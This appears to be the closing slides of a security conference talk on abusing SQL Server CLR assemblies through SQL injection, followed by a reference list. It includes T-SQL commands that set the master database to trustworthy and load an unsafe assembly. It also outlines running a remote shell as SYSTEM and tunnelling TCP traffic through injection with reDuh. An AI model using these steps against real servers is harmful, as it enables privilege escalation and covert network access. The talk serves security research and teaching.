
- Your created binary is by default placed inside a sand-box
- Assemblies are loaded as:
  - SAFE [Calculations, No external Resources]
  - EXTERNAL_ACCESS [Access to Disk, Environement, Almost everything with some restrictions]
  - UNSAFE [God Help You! | Equivalent of Full Trust | Call unmanaged Code / Do Anything as SYSTEM]
- UnSafe Assemblies must be signed with a new CLR Signing procedure or
- SA can set the Database to "Trustworthy"



```
alter database master set Trustworthy on
CREATE ASSEMBLY shoe FROM 0x4d5a90.. WITH PERMISSION_SET = unsafe
```

What can we do with this?

- The fun is just beginning:
  - Effectively loading binaries into memory without noticeably affecting disk in an unusual manner!
  - .net assembly to launch calc.exe (as System)
  - .net assembly to launch remote shell (System)
  - Squeeza without the horrible T-SQL ?
  - reDuh.clr. sql☺



[1] SQL Injection used to create CLR reDuh.exe on SQL Server

[2] Local Proxy breaks down TCP packets, submits to reDuh through SQL Injection strings..

[3] reDuh.clr extracts packet info and submits packets to destination

[4] Return packets are encoded by reDuh within SQL server, and fetched by the attackers proxy using Injection vector, completing the circuit.

Questions ?

References

“Advanced SQL Injection In SQL Server Applications”, Chris Anley, 2002

“Building the bridge between the web app and the OS: GUI access through SQL Injection”, Alberto Revelli, 2008

“IServerXMLHTTPRequest/ServerXMLHTTP” http://msdn.microsoft.com/en-us/library/ms762278%28VS.85%29.aspx

“The Extended HTML Form attack revisited”, SandroGauci, 2008

“Programming Microsoft® SQL Server™ 2005”, Andrew J. Brust, 2006

“Writing Stored Procedures for Microsoft SQL Server”, Mathew Shepker, 2000

“Overview of Native XML Web Services for Microsoft SQL Server 2005”, http://msdn.microsoft.com/en-us/library/ms345123.aspx, 2005

http://msdn.microsoft.com/

“Compiling and Deploying a CLR Assembly “, http://msdn.microsoft.com/en-us/library/ms254956(VS.80).aspx